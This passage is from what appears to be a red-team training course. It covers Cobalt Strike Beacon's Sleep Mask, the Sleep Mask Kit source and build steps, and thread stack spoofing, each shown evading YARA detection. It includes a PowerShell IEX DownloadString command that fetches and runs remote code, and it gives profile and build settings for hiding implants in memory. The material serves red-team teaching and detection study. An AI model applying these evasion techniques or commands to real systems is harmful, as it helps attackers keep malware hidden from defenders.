
```
beacon> powershell-import C:\Tools\PowerSploit\Recon\PowerView.ps1  
beacon> powerpick Get-Domain  
  
beacon> powerpick Get-Domain  
[+] received output:  
ERROR: DownloadString : Exception calling "DownloadString" with "1"  
argument(s): "The server committed a p  
ERROR: rotocol violation. Section=ResponseStatusLine"  
ERROR:  
ERROR: At line:1 char:46  
ERROR: + IEX (New-Object Net.Webclient).DownloadString <<<<
```

```

('http://127.0.0.1:41100/'); Get-Domain
ERROR: + CategoryInfo          : NotSpecified: (:) [],
MethodInvocationException
ERROR: + FullyQualifiedErrorId : DotNetMethodException
ERROR:
ERROR: Get-Domain : The term 'Get-Domain' is not recognized as the name of
a cmdlet, function, script file
ERROR: , or operable program. Check the spelling of the name, or if a path
was included, verify that the p
ERROR: ath is correct and try again.

```

PowerShell throws a *protocol violation*, because Beacon's internal server is no longer returning properly-formatted HTTP responses. This can be seen in these example Wireshark captures.



There are more indicators within memory than simple strings, so the Sleep Mask was added as a means of providing more fine-grained control. This allows Beacon to completely obfuscate its memory whilst sleeping. Just prior to going to sleep, Beacon walks its own memory sections and XORs them with a random key. After the sleep has elapsed, it walks back over the same sections and restores them. It's important to know that Beacon is only obfuscated whilst it's not doing anything. It must deobfuscate itself to check-in and execute jobs.

To enable the Sleep Mask, add the `sleep_mask` directive into C2 profile, generate new shellcode and inject it.

```

stage {
    set userwx "false";
    set cleanup "true";
    set sleep_mask "true";

    transform-x64 {
        strrep "beacon.x64.dll" "not-beacon.dll";
        strrep "ReflectiveLoader" "LoadData";
    }
}

```

Now when we inspect Beacon's memory, we just see garbage and YARA fails to identify any of the previous strings.

```

00000000 c 6e df f7 e4 e3 99 7f 23 c1 c0 01 a7 cc 6e d6 .n.....#.....n.
00000010 28 ac 41 ef 65 94 08 a5 fe ef 4d ad da c1 b0 ab (.A.e.....M....
00000020 ef 49 2a f8 dc 94 05 9a 06 9a a5 b1 ab 4a d2 e2 .I*.....J..
00000030 b9 d3 f1 a7 cc 6e 9e a5 b1 ab 10 9a 6b 40 2c 21 .....n.....k@,!
00000040 a9 d3 d4 90 a5 05 a2 dd bb d3 41 60 ec 86 98 06 .....A`....
00000050 f7 d6 91 db 62 f5 0c 32 4d 4c 87 af 0f f0 cb de ....b..2ML.....
00000060 df 30 f8 0e 60 5e 54 c9 ec 07 f0 85 f5 e4 43 ba .0..`^T.....C.
00000070 06 2f 48 44 89 c1 63 94 81 b1 ab 10 9a 6b 40 2c ./HD..c.....k@,
00000080 cc 7d 76 8e 37 1e 65 18 b9 21 bf f3 85 9a 73 7f .}v.7.e...!....s.
00000090 a1 cb bf 02 03 ab 4e d8 ca 78 27 14 fd d5 4a 16 .....N..x'...J.
000000a0 86 b0 03 29 c3 fb f8 92 ff b1 75 2d 25 0a 7f a3 ...).u-%...
000000b0 c2 16 5a 9f 01 1c 18 dd c6 d8 a8 18 b3 21 bf f3 ..Z.....!..
000000c0 8c e2 e0 7f cc 25 71 02 02 ab 4f d8 38 97 f5 14 .....%q...0.8...
000000d0 46 3a 84 16 2c 10 c4 29 a4 15 32 92 0f 77 ba 2d F:.,,...).2..w.-
000000e0 6a e4 b3 a3 32 d0 94 9f 73 ce af 06 37 1e 65 18 j...2...s...7.e.
000000f0 10 9a 6b 40 2c 21 a7 cc 6e 9e a5 b1 cf 96 9f 6b ..k@,!..n.....k
00000100 7c 16 bc c6 cc 6e 9e a5 b1 ab 10 9a 9b 40 0f 81 |....n.....@..
00000110 ac ce 65 9e a5 09 a9 10 9a 6b 42 2c 21 a7 cc 6e ..e.....kB,!..n
00000120 9e 6b b0 ab 10 8a 6b 40 2c 21 a7 4c 6f 9e a5 b1 .k....k@,!..Lo...
00000130 ab 00 9a 6b 40 2e 21 a7 c9 6e 9c a5 b1 ab 10 9a ...k@,!..n.....
00000140 6e 40 2e 21 a7 cc 6e 9e a5 41 af 10 9a 6f 40 2c n@.!..n..A...o@,
00000150 21 a7 cc 6e 9c a5 d1 aa 10 9a 7b 40 2c 21 a7 cc !..n.....{@,!..
00000160 6e 8e a5 b1 ab 10 9a 6b 40 2c 31 a7 cc 6e 9e a5 n.....k@,l..n..
00000170 b1 bb 10 9a 6b 40 2c 21 a7 cc 6e 9e b5 b1 ab 10 ....k@,!..n.....
00000180 5a a3 43 2c 73 a7 cc 6e e6 11 b2 ab 74 9a 6b 40 Z.C,s..n....t.k@
00000190 2c 21 a7 cc 6e 9e a5 b1 ab a0 9e 6b 90 0c 21 a7 ,!..n.....k...!
000001a0 cc 6e 9e a5 b1 ab 10 9a 6b a0 28 21 a7 ca 6e 9e .n.....k.(!..n.
000001b0 a5 b1 ab 10 9a 6b 40 2c 21 a7 cc 6e 9e a5 b1 ab .....k@,!..n....

```

```

C:\Tools\YARA>yara64.exe -s beacon_strings.yara 6016
C:\Tools\YARA>

```

If you set Beacon's sleep time to 0 and run the YARA rules again, you will find instances where either nothing is detected or the previous strings are detected.

```
C:\Tools\YARA>yara64.exe -s beacon_strings.yara 6016
beacon_strings 6016
0x2414166d72c:$c: %02d/%02d/%02d %02d:%02d:%02d
0x2414166d758:$c: %02d/%02d/%02d %02d:%02d:%02d
0x2414166d700:$d: %s as %s\%s: %d
```

This depends on whether you catch Beacon whilst it's asleep or not. This is why seemingly inferior techniques such as `strrep` are useful in conjunction with `sleep_mask` and why low sleep times can also destroy your OPSEC.

This sleep mask feature has gone through several revisions since it was introduced. At first memory was XOR'd with a single byte key, now, a 13-byte key is used. Some clever folk over at Elastic wrote a YARA rule to identify part of the deobfuscation routine.

It looks something like this:

```
rule beacon_default_sleep_mask {

    strings:
        $a_x64 = {4C 8B 53 08 45 8B 0A 45 8B 5A 04 4D 8D 52 08 45 85 C9 75
05 45 85 DB 74 33 45 3B CB 73 E6 49 8B F9 4C 8B 03}
        $a_x86 = {8B 46 04 8B 08 8B 50 04 83 C0 08 89 55 08 89 45 0C 85 C9
75 04 85 D2 74 23 3B CA 73 E6 8B 06 8D 3C 08 33 D2}

    condition:
        any of them
}
```

This allows YARA to identify Beacon running in memory even whilst obfuscated.

```
C:\Tools\YARA>yara64.exe -s beacon-default-sleep-mask.yara 6016
beacon_default_sleep_mask 6016
0x24141650d75:$a_x64: 4C 8B 53 08 45 8B 0A 45 8B 5A 04 4D 8D 52 08 45 85
C9 75 05 45 85 DB 74 33 45 3B CB 73 E6 49 8B F9 4C 8B 03
```

```
0x24141650f0d:$a_x64: 4C 8B 53 08 45 8B 0A 45 8B 5A 04 4D 8D 52 08 45 85
C9 75 05 45 85 DB 74 33 45 3B CB 73 E6 49 8B F9 4C 8B 03
```

This is where the Sleep Mask Kit comes into play - it allows operators to customise how Beacon obfuscates and deobfuscates itself in memory.

The structure of each kit is quite straight forward. The top level contains a README, a build script, a template aggressor script, and a source code directory. The README in particular should be consulted as it outlines several aspects that should be taken into account before modifying the sleep mask.

The source code comes in three files:

`sleepmask.c`, `sleepmask_smb.c` and `sleepmask_tcp.c`.

```
ubuntu@teamserver ~/c/a/k/sleepmask> pwd
/home/ubuntu/cobaltstrike/arsenal-kit/kits/sleepmask
ubuntu@teamserver ~/c/a/k/sleepmask> ll -R
.:
total 16K
-rw-r--r-- 1 ubuntu ubuntu 3.1K Apr 26 20:37 README.md
-rwxr--r-- 1 ubuntu ubuntu 2.4K Apr 26 20:37 build.sh*
-rw-r--r-- 1 ubuntu ubuntu 896 Apr 26 20:37 script_template.cna
drwxrwxr-x 2 ubuntu ubuntu 4.0K Apr 26 20:37 src/

./src:
total 12K
-rw-r--r-- 1 ubuntu ubuntu 2.1K Apr 26 20:37 sleepmask.c
-rw-r--r-- 1 ubuntu ubuntu 3.0K Apr 26 20:37 sleepmask_smb.c
-rw-r--r-- 1 ubuntu ubuntu 2.5K Apr 26 20:37 sleepmask_tcp.c
```

Each type of Beacon has its own sleep mask implementation. Although we're only going to look at `sleepmask.c` (used by the HTTP, HTTPS and DNS Beacons) in this section, the same principal applies to all of them.

Let's review the code. First, we have two struct definitions called `HEAP_RECORD` and `SLEEPMASKP`.

```
/*
 * ptr - pointer to the base address of the allocated memory.
```

```

    *   size - the number of bytes allocated for the ptr.
    */
typedef struct {
    char * ptr;
    size_t size;
} HEAP_RECORD;

/*
 * beacon_ptr   - pointer to beacon's base address
 * sections     - list of memory sections beacon wants to mask.
 *               A section is denoted by a pair indicating the start and
 *               end index locations.
 *               The list is terminated by the start and end locations
 *               of 0 and 0.
 * heap_records - list of memory addresses on the heap beacon wants to
 *               mask.
 *               The list is terminated by the HEAP_RECORD.ptr set to
 *               NULL.
 * mask         - the mask that beacon randomly generated to apply
 */
typedef struct {
    char * beacon_ptr;
    DWORD * sections;
    HEAP_RECORD * heap_records;
    char mask[MASK_SIZE];
} SLEEPMASKP;

```

The comments in the source make it easy to understand what each property is for.

Second, we have a method called `sleep_mask` which brings in a pointer to a **SLEEPMASKP** struct, a pointer to Beacon's sleep function, and the amount of time the Beacon was requested to sleep for.

```

void sleep_mask(SLEEPMASKP * parms, void(__stdcall *pSleep)(DWORD), DWORD
time)

```

Essentially, prior to sleeping, the sleep mask will walk Beacon's memory sections and heap allocations, and XOR's each byte with a key. It will then sleep for the specified amount of time. When it wakes, it walks back over the memory, restoring each byte to its original value, and then returns execution back to Beacon.

The default implementation uses XOR, but you're not limited to this. You can pretty much do anything you want, as long as the compiled size comes in under 769 bytes. Most of the time, you don't have to do anything crazy complex - just something that's different from the default to break these static signatures. Sometimes, you can also just re-compile the existing code without making any changes. Differences in compilers and library versions etc can produce an output that's sufficiently different to the signature(s).

To build the kit, run `build.sh` and specify an output directory.

```
ubuntu@teamserver ~/c/a/k/sleepmask> sudo ./build.sh /tmp/sleepmask
[Sleepmask kit] [+] You have a x86_64 mingw--I will recompile the
sleepmask beacon object files
[Sleepmask kit] [*] Compile sleepmask.x86.o
[Sleepmask kit] [*] Compile sleepmask_tcp.x86.o
[Sleepmask kit] [*] Compile sleepmask_smb.x86.o
[Sleepmask kit] [*] Compile sleepmask.x64.o
[Sleepmask kit] [*] Compile sleepmask_tcp.x64.o
[Sleepmask kit] [*] Compile sleepmask_smb.x64.o
[Sleepmask kit] [+] The sleepmask beacon object files are saved in
'/tmp/sleepmask'
ubuntu@teamserver ~/c/a/k/sleepmask> ll /tmp/sleepmask
total 28K
-rw-r--r-- 1 root root 1.1K May 30 09:38 sleepmask.cna
-rw-r--r-- 1 root root 891 May 30 09:38 sleepmask.x64.o
-rw-r--r-- 1 root root 634 May 30 09:38 sleepmask.x86.o
-rw-r--r-- 1 root root 1.1K May 30 09:38 sleepmask_smb.x64.o
-rw-r--r-- 1 root root 846 May 30 09:38 sleepmask_smb.x86.o
-rw-r--r-- 1 root root 1007 May 30 09:38 sleepmask_tcp.x64.o
-rw-r--r-- 1 root root 798 May 30 09:38 sleepmask_tcp.x86.o
```

The build scripts run `rm -rf` on the output directory, so don't use something like `/home/ubuntu` (I learned the hard way).

The output will include x64 and x86 builds for each sleep mask variant, and an aggressor script. Copy the folder to the Windows Attacker VM.

```
C:\Users\Administrator\Desktop>pscp -r -i ssh.ppk
ubuntu@10.10.0.69:/tmp/sleepmask C:\Tools\cobaltstrike
```


sleepmask_tcp.x64.o	0 kB	1.0 kB/s	ETA: 00:00:00	100%
sleepmask_smb.x86.o	0 kB	0.8 kB/s	ETA: 00:00:00	100%
sleepmask.x64.o	0 kB	0.9 kB/s	ETA: 00:00:00	100%
sleepmask.x86.o	0 kB	0.6 kB/s	ETA: 00:00:00	100%
sleepmask.cna	1 kB	1.1 kB/s	ETA: 00:00:00	100%
sleepmask_smb.x64.o	1 kB	1.0 kB/s	ETA: 00:00:00	100%
sleepmask_tcp.x86.o	0 kB	0.8 kB/s	ETA: 00:00:00	100%

Go to **Cobalt Strike > Script Manager**, click **Load** and select **sleepmask.cna**. To test the mask, generate and execute a new Beacon payload.

Already running Beacons will not have this new mask applied to them, only new Beacons.

The YARA rule for the default sleep mask no longer detects Beacon.

```
C:\Tools\YARA>yara64.exe -s beacon-default-sleep-mask.yara 2248
C:\Tools\YARA>
```

Thread Stack Spoofing

Thread Stack, or Call Stack Spoofing, is an in-memory evasion technique which aims to hide references to shellcode on a call stack. But first - what is a call stack? In general terms, a "stack" is a LIFO (last in, first out) collection, where data can be "pushed" (added) or "popped" (removed).




Image credit: Ryan Mariner Farney

The main purpose of a call stack (particularly in this context) is to keep track of where a routine should return to once it's finished executing. For instance, the MessageBoxW API in kernel32.dll has no knowledge of anything that may call it.

Before calling this API, a return address is pushed onto the stack, so that once MessageBoxW has finished, execution flow can return back to the calling application.

Let's see what this means in the context of Beacon. Here, I have a Beacon running on Attacker Windows using the default EXE artefact. Process Hacker can display the running threads.

beacon-no-stack-spoof.exe (4396) Properties

Handles

GPU

Disk and Network

Comment

General

Statistics

Performance

Threads

Token


Modules

Memory


Environment

TID	CPU	Cycles delta	Start address	Priority
1772			ntdll.dll!RtlInitializeResource+0x690	Normal
2404			beacon-no-stack-spoof.exe+0x14b0	Normal
4284			ntdll.dll!RtlInitializeResource+0x690	Normal
4360			beacon-no-stack-spoof.exe+0x14f0	Normal
5028			ntdll.dll!RtlInitializeResource+0x690	Normal
7044			ntdll.dll!RtlInitializeResource+0x690	Normal

Double-click (or right-click > Inspect) on the main (highlighted) thread will reveal the content of the call stack. Here, we can see a call to SleepEx in **KernelBase.dll** and then two seemingly random memory addresses.



Cross-referencing the memory regions, we find that it leads us straight to the Beacon payload in memory.




This is showing that after the SleepEx call has completed, execution will return to Beacon, because this is where the API was called from. The main red flag being that the reference is directly to a memory address, rather than an exported function. This can be picked up by both automated tooling and manual analysis.

Stack spoofing can be enabled via the Artifact Kit by setting the "stack spoof" option to **true**.

```
[Artifact kit] [-] Usage:
[Artifact kit] [-] ./build <techniques> <allocator> <stage size> <rdll size> <include resource file> <output directory>
[Artifact kit] [-] - Techniques          - a space separated list
[Artifact kit] [-] - Allocator            - set how to allocate memory for the reflective loader.
[Artifact kit] [-]                        Valid values [HeapAlloc VirtualAlloc MapViewOfFile]
[Artifact kit] [-] - Stage Size          - integer used to set the space needed for the beacon stage.
[Artifact kit] [-]                        For a 5K RDLL stage size should be 271360 or larger
[Artifact kit] [-]                        For a 100K RDLL stage size should be 392192 or larger
[Artifact kit] [-] - RDLL Size           - integer used to specify the RDLL size. Valid values [0, 5, 100]
[Artifact kit] [-] - Resource File       - true or false to include the resource file
[Artifact kit] [-] - stack spoof         - true or false to use the stack spoofing technique
[Artifact kit] [-] - Output Directory    - Destination directory to save the output
```

For example: `./build.sh pipe VirtualAlloc 271360 5 true true /tmp/dist>`. Copy the artifacts across to the Windows machine, load the CNA script and generate a new payload. When inspecting this process inside Process Hacker, we will see that the call stack for the main thread looks a little different.



The direct reference to memory addresses have been replaced.

At the time of writing, this implementation hooks the Beacon sleep function and overwrites its memory with a small **trampoline**. This zeros out the return

address to prevent stack walking.

```
#ifdef _WIN64
uint8_t trampoline[] = {
    0x49, 0xBA, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // mov r10, addr
    0x41, 0xFF, 0xE2                                           // jmp r10
};
```

After setting up the trampoline, it uses [Fiber](#) APIs such as CreateFiber, SwitchToFiber and DeleteFiber to execute alternate units of work, like WaitForSingleObject.

The source code for achieving this is in [arsenal-kit/kits/artifact/src-common/spoof.c](#).